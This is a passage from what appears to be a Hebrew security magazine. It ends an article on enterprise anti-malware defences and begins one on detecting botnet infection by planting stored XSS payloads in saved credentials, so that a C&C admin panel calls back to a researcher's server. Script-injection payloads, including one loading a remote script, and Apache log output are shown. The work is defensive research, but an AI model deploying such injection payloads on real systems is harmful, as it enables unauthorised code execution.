
בקצרה, אציין מספר רכיבים חשובים בהגנה מפני וירוסים המגיעים באמצעות הדוא"ל: Mail-relay ארגוני, הכולל אנטי-וירוס "מסורתי". אנטי-וירוס ייעודי לשרתי הדוא"ל. בנוסף לאנטי-וירוס המותקן על תחנות ושרתי הארגון, קיימים מוצרי אנטי-וירוס ייעודיים לפתרונות דוא"ל, לדוגמא: אנטי-וירוס ייעודי ל-Microsoft Exchange.

חשוב להתקין אנטי-וירוס ייעודי למוצרי הדוא"ל, אשר ידע לסרוק את ה-Data הנמצא בתוך מוצר הדוא"ל עצמו, ולא רק ברמת מערכת ההפעלה.

יש המהדרין המקפידים להתקין מספר יצרני אנטי-וירוס שונים לרכיבים שונים: יצרן אנטי-וירוס אחד ל-Mail-relay, יצרן אנטי-וירוס שונה לשרתי הדוא"ל הארגוניים, ויצרן נפרד לתחנות ושרתי הארגון, בכדי להעלות את הסיכוי לתפוס וירוסים מוכרים, ע"י יצרנים שונים.

## פתרונות נוספים להגנה מפני Malwares שמקורם באינטרנט

- פתרון יעיל (שיסוקר בקצרה במאמר זה), הוא פתרון Secure browsing. פתרון זה נותן מענה יעיל יחסית, כנגד Malwares שמקורם בגלישת משתמשים והורדות מאינטרנט. פתרון Secure browsing יעיל, יכול לרוב שרת ייעודי לגלישה באינטרנט, בדר"כ עם גישה מוגבלת לרשת הארגון, עליו יופעל דפדפן מוקשח ומאובטח. **המשתמשים יגלשו לאינטרנט דרך אותו שרת ודפדפן מוקשחים, לרוב ע"י דמוי-דפדפן מקומי מתחנת המשתמש.** כך, Malwares אשר יתקפו את מערכת ההפעלה או את הדפדפן, יתקפו בעצם את השרת הייעודי לגלישה באינטרנט, ולא את תחנות המשתמשים.
- שרת Proxy לאינטרנט (גם כן יסוקר בקצרה במאמר זה) – שרת Web proxy לאינטרנט, אשר רק דרכו משתמשים ושרתים יוכלו לגשת לאינטרנט. מומלץ לדרוש Authentication בשרת ה-Proxy בכדי לגשת לאינטרנט, בכדי להקשות על Malwares ליצור גישה לאינטרנט מתוך הארגון (אשר אין בידם את ה-Credentials של המשתמש). יתרון נוסף בהטמעת שרת Proxy ברשת, הינו "שבירת ה-Session", אשר מקשה על Malwares לנצל פגיעויות קיימות בדפדפן בתחנת הקצה, ויתרונות נוספים.



## אירועי אבטחת מידע ארגוניים

בארגונים בהם מתגלים עשרות ומאות וירוסים מידי יום (גם אם הם מוסרים בהצלחה), תמיד עולה אצלי השאלה: כמה Malwares נכנסים לארגון ואינם מתגלים וגם לא יתגלו בעתיד, לעומת כל אלה שנכנסים וכן מתגלים?

ארגון המגלה Malwares רבים מדי יום, צריך לשמוח שהוא אכן מצליח לתפוס אותם, אך גם צריך לחשוש מהכמות, כי סביר להניח שכאשר כמות ה-Malwares שנתפסים גדולה, בהחלט יתכן וגם יש כאלו שאינם נתפסים.

כל "Script kiddy" יודע שפריצה לארגון, גניבת מידע, ביצוע DoS, או כל פעולה עויינת אחרת נגד ארגון, היא במקרים רבים תוצאה של פעילות הדורשת הכנה ארוכה ומורכבת, הכוללת שלבים רבים. במקרים רבים כאשר מושל Keylogger בארגון, נוספת לכך עבודת הכנה ארוכה. זו טעות לנתק באופן גורף אירועי אבטחת מידע אחד מהשני:

פעמים רבות אין אנו יודעים או יכולים ליצור את הזיקה בין "Port scanning" (לדוגמא) שבוצע מהאינטרנט על כתובת ה-IP הציבורית של הארגון, לבין 50 וירוסים שהתגלו בפרק זמן של שלוש דקות בתחנות של משתמשים, לבין אירוע של זליגת סיסמאות שהתבצע חודש לאחר מכן, אך במקרים רבים קיים קשר הדוק בין האירועים, גם אם לא נדע עליו לעולם.

אירועי אבטחת מידע מורכבים לרוב לא מתחילים ונגמרים במידע סודי של הארגון שנמצא באינטרנט, ברוב המקרים קיימת עבודה הכנה מעמיקה, שהדליקה נורות אדומות רבות, הכוללת בתוכה שילוב של שיטות איסוף מידע ותקיפה רבות, אך רוב הארגונים מתקשים לראות את הקשר בין האירועים.

הפתרונות שהוצגו במאמר זה, בהחלט עשויים לצמצם חלק מאירועי אבטחת המידע בארגון ממוצע.

כמעט ולא הזכרתי במאמר זה פתרונות SIEM (Security Information and Event Management) זאת מאחר ואתייחס לפתרון זה במאמר נפרד ומעמיק, אך פתרון SIEM מלא ואיכותי, שמוגדר ומנוהל היטב (רמז: מעט מאוד ארגונים הצליחו לייצר פתרון כזה בצורה אפקטיבית), בהחלט יכול לסייע בזיהוי, תחקור, וקישור בין אירועי אבטחת מידע שונים.

## הרגל מגונה

ארגונים רבים מפרסמים שמות של מוצרים בהם הם משתמשים, או לחילופין מאפשרים ליצרן לפרסם את שם הארגון, תחת רשימת "בין לקוחותינו", לצורכי PR וכו'. חשוב מאוד להבין שכאשר תוקף מתכנן תקיפה על ארגון, כנראה שהוא ינסה לגלות באילו מוצרים הארגון משתמש, ישיג את אותם מוצרים, ויעשה את הנסיונות הפריצה קודם כל אצלו בבית. לדוגמא: כאשר האקר מנסה לכתוב Keylogger או סוס טרויאני לארגון, כנראה שהוא ינסה לגלות איזה אנטי-וירוס קיים בארגון.

לאחר שהוא יגלה שהארגון משתמש באנטי-וירוס "X", הוא יתקין אצלו את אותו אנטי-וירוס, ויפתח את ה-Keylogger או הסוס הטרויאני בצורה כזו שהוא לא יתגלה ע"י אותו האנטי-וירוס.


**פרסום המוצרים איתם אנו עובדים בארגון, עשוי להקל במקרים מסויימים את עבודתו של ההאקר, המעוניין להחדיר קוד זדוני לארגון.**

## סיכום

קיימים כלים רבים ומגוונים למלחמה ב-Malwares, הרבה מעבר לאנטי-וירוס "מסורתי". מנסיוני ולהבנתי, פתרונות Sandbox הם "גולת הכותרת" ואחת הטכנולוגיות המבטיחות בכל מה שקשור לחדשנות וליעילות נגד Malwares, אך במאמר זה נסקרו מגוון רחב של פתרונות כנגד Malwares, מעבר ל-Sandboxing.

תודה על תשומת הלב.

אריק יונאי.



---

## אנטומיה של בוט - ההגנה הטובה ביותר היא התקפה

מאת לאוניד יזרסקי

---

### הקדמה

במהלך כתיבת מאמר זה נתקפתי מספר פעמים ע"י תחושת *déjà vu*. אולי בגלל שאני מרגיש שעם שיטות ההגנה כיום אנחנו עדיין מפדלים במקום, אולי בגלל חולשות מיושנות (אך עדיין נפוצות) שקיימות לחלק מהבוטנטים בממשק ניהול, ואולי פשוט כי יש לי bad sectors בזכרון לטווח ארוך.

סוס טרויאני זו שיטה מאוד נפוצה לשייך את המחשב לבוטנט. בעצם, אפשר לקרוא לו סוג של client שעובד מול שרת השליטה. אבל איך לגלות שהודבקו ב-trojan? לרובכם בטח מותקן אנטיוירוס על המחשב. השיטה הנפוצה של עבודת האנטיוירוס היא על בסיס חתימות. כלומר, בהנתן קובץ זדוני, ניתן לבנות סדרה של מאפיינים המזהים את הקובץ חד ערכית. תחשבו על פעולה פשוטה של ביצוע hash על הקובץ שהמשתמש מנסה להריץ והשוואתו מול בסיס נתונים של חתימות קבצים שזוהו כזדוניים. כמובן שהאלגוריתם האמתי קצת יותר מסובך. שיטה זו עבדה מצוין במשך שנים רבות, כאשר הווירוסים היו פרימיטיביים והמטרה העיקרית של חברות האנטיוירוס הייתה להוציא עדכון חתימות לפני שהווירוס החדש יתפשט. לכן, חשוב מאוד תמיד להתעדכן בזמן.

אך שיטה בסיסית זו בלבד כבר אינה מספקת. כתבי הווירוסים למדו לבנות [תוכנות פולימורפיות](#) - תוכנה שבה קובץ ההרצה נראה שונה כל פעם שבונים אותו, אך מבצע את אותו האלגוריתם. זה הופך את השיטה של חתימות לבלתי יעילה, מכיוון שאי אפשר לעקוב אחרי אלפי תצורות של אותו סוס טרויאני, כאשר עשרות צורותיו השונות מתווספות כל יום. חברות האנטיוירוס מנסות לעמוד במאמץ ומוסיפות תכונות האוריסטיות למוצריהם, המאפשרות לזהות תוכנות זדוניות על פי אופן פעולתן, התנהגות, ביצוע הנדסה הפוכה והרצה בסביבה מנותקת (sandbox).

ובכל זאת, שיטות ההגנה תמיד נשארות צד אחד מאחור.

## שיטות אקטיביות לבדיקה האם המחשב שייך לבוטנט


לאחר הקמת המעבדה הקטנה שלי לחקירת בוטנטים נפוצים, התחלתי לחשוב על שיטה מקורית אך אפשר לקבל התרעות על כך, האם המכונה שלי הודבקה ושייכת לבוטנט. שיטה שתעבוד בין אם מותקן לי אנטיוירוס על המחשב, או לא. לפני שאסביר על מה מדובר, הנה מספר עובדות ממחקר קטן שעשיתי:

- רוב הבוטנטים מדווחים לשרת ווב רגיל (שרת השליטה) בעל תצורה של PHP + MySQL;
- תוכן המסר המועבר מהבוט לשרת מוצפן ברוב המקרים על ידי מפתח שהופץ עם הבוט עצמו (pre-shared key), אך התעבורה היא HTTP רגיל;
- כל רכיבי הבוטנט, גם השרת וגם הבוט עצמו, נכתבים לרוב על ידי תכניתן אחד.

שלושת הנקודות הנ"ל, ובעיקר האחרונה, גיבשו לי רעיון מעניין. תחום התוכנה רחב מאוד, פיתוח אפליקציות ווב שונה מהותית מכתובת תוכנות שרצות על המחשב האישי או המכשיר הנייד. בדרך כלל אנשים מתמחים רק באחד מהם, כאשר השאר יכולים להיות ברמת התחביב. העובדה שמדובר על פיתוח תוכנה זדונית רק מגדיל את הפער. ולכן חשבתי לעצמי - אם מפתחים רגילים לא תמיד מצליחים ליצור אפליקציית ווב מאובטחת וחסרת פערים, אז למה שמפתחי הסוסים הטרויאנים יהיו יותר טובים ביצירת אתר שליטה והניהול (C&C) של הבוטנט חסין? בסופו של דבר, גם באבטחת מידע תחומי ההגנה וההתקפה הם תחומים שונים, ומקצועיות באחד מהם לא מבטיח בהכרח מומחיות בשני (אך תורם לו רבות ללא ספק).


אציג שתי שיטות אקטיביות לזיהוי פעילות חשודה במחשב. שיטות אלו נועדו לשימוש אנשים בעלי ניסיון מינימלי בתחום הרשתות וה-web, מכיוון שדורשות ידע בסיסי בתחזוקת שרתים ותקיפות אתרים, ושימוש בסיסי ב-network sniffer.





## Cross-site scripting

כפי שהסברתי בפוסט על [מבנה הבוטנט](#), לרוב בשרתי command and control נאגר מידע אודות פרטים טכניים של המחשב הנדבק. בדרך כלל זה כתובת IP וסוג מערכת הפעלה. אך לרוב נכלל גם מידע נוסף כגון שם המחשב, מיקום (מהגדרות במערכת הפעלה), שם משתמש שמחובר כרגע, צילום מסך ועוד.



[פאנל ניהול של מערכת לגיטימית סיסמאות]


מכירים XSS? מגניב! אז למה לא להשתמש בווקטור התקיפה הנהדר הזה כדי ששרת הבוטנט ידווח לנו האם במחשב הודבק? המטרה היא לשנות אחד מנתונים הנאספים ע"י הבוט לקוד שירוצ בעת ההתחברות של מנהל הבוטנט לפאנל ניהול. בעצם מדובר על Stored XSS.

אז על מה בעצם מדובר? ישנם סוגי בוטנטים שנועדו לגנוב סיסמאות שמורות במחשב באפליקציות שונות. לדוגמה בדפדפן, לקוח FTP וכדומה. מה אם נשתול קוד "זדוני" משלנו באחת האפליקציות הנ"ל במקום שם משתמש או הסיסמה? כך שאם הבוטנט אינו מבצע סינון קלט ופלט למידע הנאסף, נוכל לגרום לקוד זה לרוץ על שרת ה-C&C ולדווח לנו. לצורך הדגמה, שמרתי ב-Firefox פרטי הזדהות, כאשר שם המשתמש הינו ה- Hello World של עולם ה-XSS:


```
admin<script>alert(1)</script>
```

אנטומיה של בוט - ההגנה הטובה ביותר היא התקפה


[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)



לאחר מכן הדבקתי אחת המכונות במעבדה בסוס טרויאני של בוטנט בשם ISR ונכנסתי לפאנל ניהול שלו.




[שם המשתמש שלי הוא באמת `admin<script>alert(1)</script>`]



[Voilà!]

אנטומיה של בוט - ההגנה הטובה ביותר היא התקפה

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)



אבל אנחנו לא באמת רוצים שיגלו אותנו. לכן, נקים שרת שיאזין לבקשות HTTP ונשנה את הקוד של alert למשהו יותר הגיוני שיתחבר לשרת שלנו, וכך נקבל התרעה חד משמעית שנדבקנו. לדוגמה:

```
<script src="http://www.saltedhash.co.il/trap.php"></script>
```

כמו עכביש שיושב באמצע הקורים, נפעיל האזנה על קובץ הלוג בשרת ונמתין לחיבור. במקרה שלי מדובר על Apache. אין צורך באמת להקים אתר עם קבצים - מספיק לראות שהייתה בקשת התחברות כלשהי.

```
root@gibbuu-debian:/var/www# tail -f /var/log/apache2/access.log
:::1 - - [17/Nov/2012:18:15:31 +0200] "OPTIONS * HTTP/1.0" 200 152 "-" "Apache/2.
2.16 (Debian) (internal dummy connection)"
:::1 - - [17/Nov/2012:18:15:31 +0200] "OPTIONS * HTTP/1.0" 200 152 "-" "Apache/2.
2.16 (Debian) (internal dummy connection)"
:::1 - - [17/Nov/2012:18:15:31 +0200] "OPTIONS * HTTP/1.0" 200 152 "-" "Apache/2.
2.16 (Debian) (internal dummy connection)"
:::1 - - [17/Nov/2012:18:15:31 +0200] "OPTIONS * HTTP/1.0" 200 152 "-" "Apache/2.
2.16 (Debian) (internal dummy connection)"
127.0.0.1 - - [17/Nov/2012:18:20:12 +0200] "GET / HTTP/1.0" 200 445 "-" "Lynx/2.
8.8dev.5 libwww-FM/2.14 SSL-MM/1.4.1 GNUTLS/2.8.6"
127.0.0.1 - - [17/Nov/2012:18:20:20 +0200] "GET /test.php HTTP/1.0" 200 10043 "-"
" "Lynx/2.8.8dev.5 libwww-FM/2.14 SSL-MM/1.4.1 GNUTLS/2.8.6"
10.0.1.2 - - [20/Mar/2013:21:01:45 +0200] "GET / HTTP/1.1" 200 483 "-" "Mozilla/
5.0 (Windows NT 5.1; rv:17.0) Gecko/20100101 Firefox/17.0"
10.0.1.2 - - [20/Mar/2013:21:01:45 +0200] "GET /favicon.ico HTTP/1.1" 404 500 "-"
"Mozilla/5.0 (Windows NT 5.1; rv:17.0) Gecko/20100101 Firefox/17.0"
10.0.1.2 - - [20/Mar/2013:21:01:45 +0200] "GET /favicon.ico HTTP/1.1" 404 500 "-"
"Mozilla/5.0 (Windows NT 5.1; rv:17.0) Gecko/20100101 Firefox/17.0"
10.0.1.2 - - [20/Mar/2013:21:02:00 +0200] "GET /trap.php HTTP/1.1" 200 294 "-" "
Mozilla/5.0 (Windows NT 5.1; rv:17.0) Gecko/20100101 Firefox/17.0"
```

[חושי העכביש אומרים לי שנדבקתי!...]

מפה ניתן להבין שמישהו פתח פאנל ניהול של הבוטנט בכתובת 10.0.1.2 ואז רץ הסקריפט ששתלתי במאגר סיסמאות של Firefox.

אז איפה עוד אפשר לשתול קוד? יש בוטנטים שסורקים את הקבצים במטרה למצוא מידע רגיש, יש הגונבים פרטי הזדהות כאשר מנסים להתחבר לאתר הבנק, ויש כאלה שאוספים מידע בסיסי ואחרי זה רק ממתנינים לפקודות. כדי להיות בטוח צריך לשתול את הקוד שלנו בהרבה מאוד מקומות, ובחלקן זה בלתי אפשרי עקב מגבלות של Windows (לדוגמה בשם מחשב ושמות הקבצים). אפשר ליצור כמה קבצים בשם passwords.txt שיכילו את הקוד, לשתול את השם משתמש והסיסמה בכמה שיותר אפליקציות ששומרות פרטי הזדהות, לנסות להזדהות באתרי בנקים שונים עם קוד זדוני במקום שם משתמש (תזהרו עם זה). תחשבו על עוד רעיונות מקוריים. כמו כן, כדאי להשתמש במספר שיטות קידוד שונות לשמירת קוד XSS. בקיצור, בדיוק כמו עם חיפוש XSS בכל אתר אחר.

אך שיטה זו אינה מספיקה ואף דורשת השקעת זמן וכוח. לא כל פאנל ניהול פגיע ל-XSS; לא כל פאנל ניהול הוא אתר - יש כאלה שהם אפליקציה על מחשב (למרות שגם במקרה זה אפשר לחשוב על קלט זדוני, אך זה יהיה יותר קשה); בסופו של דבר, לא כל בוטנט בכלל אוסף מידע - יש כאלה שרק ממתנינים


אנטומיה של בוט - ההגנה הטובה ביותר היא התקפה

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)

לפקודות של ה-bot master לביצוע פעולה מסוימת, כמו תקיפת DoS. אל דאגה, חשבתי על עוד דרך גילוי פשוטה יחסית!


### ניטור תעבורת הרשת

דבר מעניין שגיליתי במהלך המחקר הקטן שלי - השיטה המקובלת לתקשורת של הבוט עם שרת השליטה והניהול היא באמצעות HTTP, כאשר רק תוכן ההודעה מוצפן. המפתח הוא סימטרי והוטמע בסוס הטרויאני (בוט) בעת יצירתו. כך זה נראה בפועל:

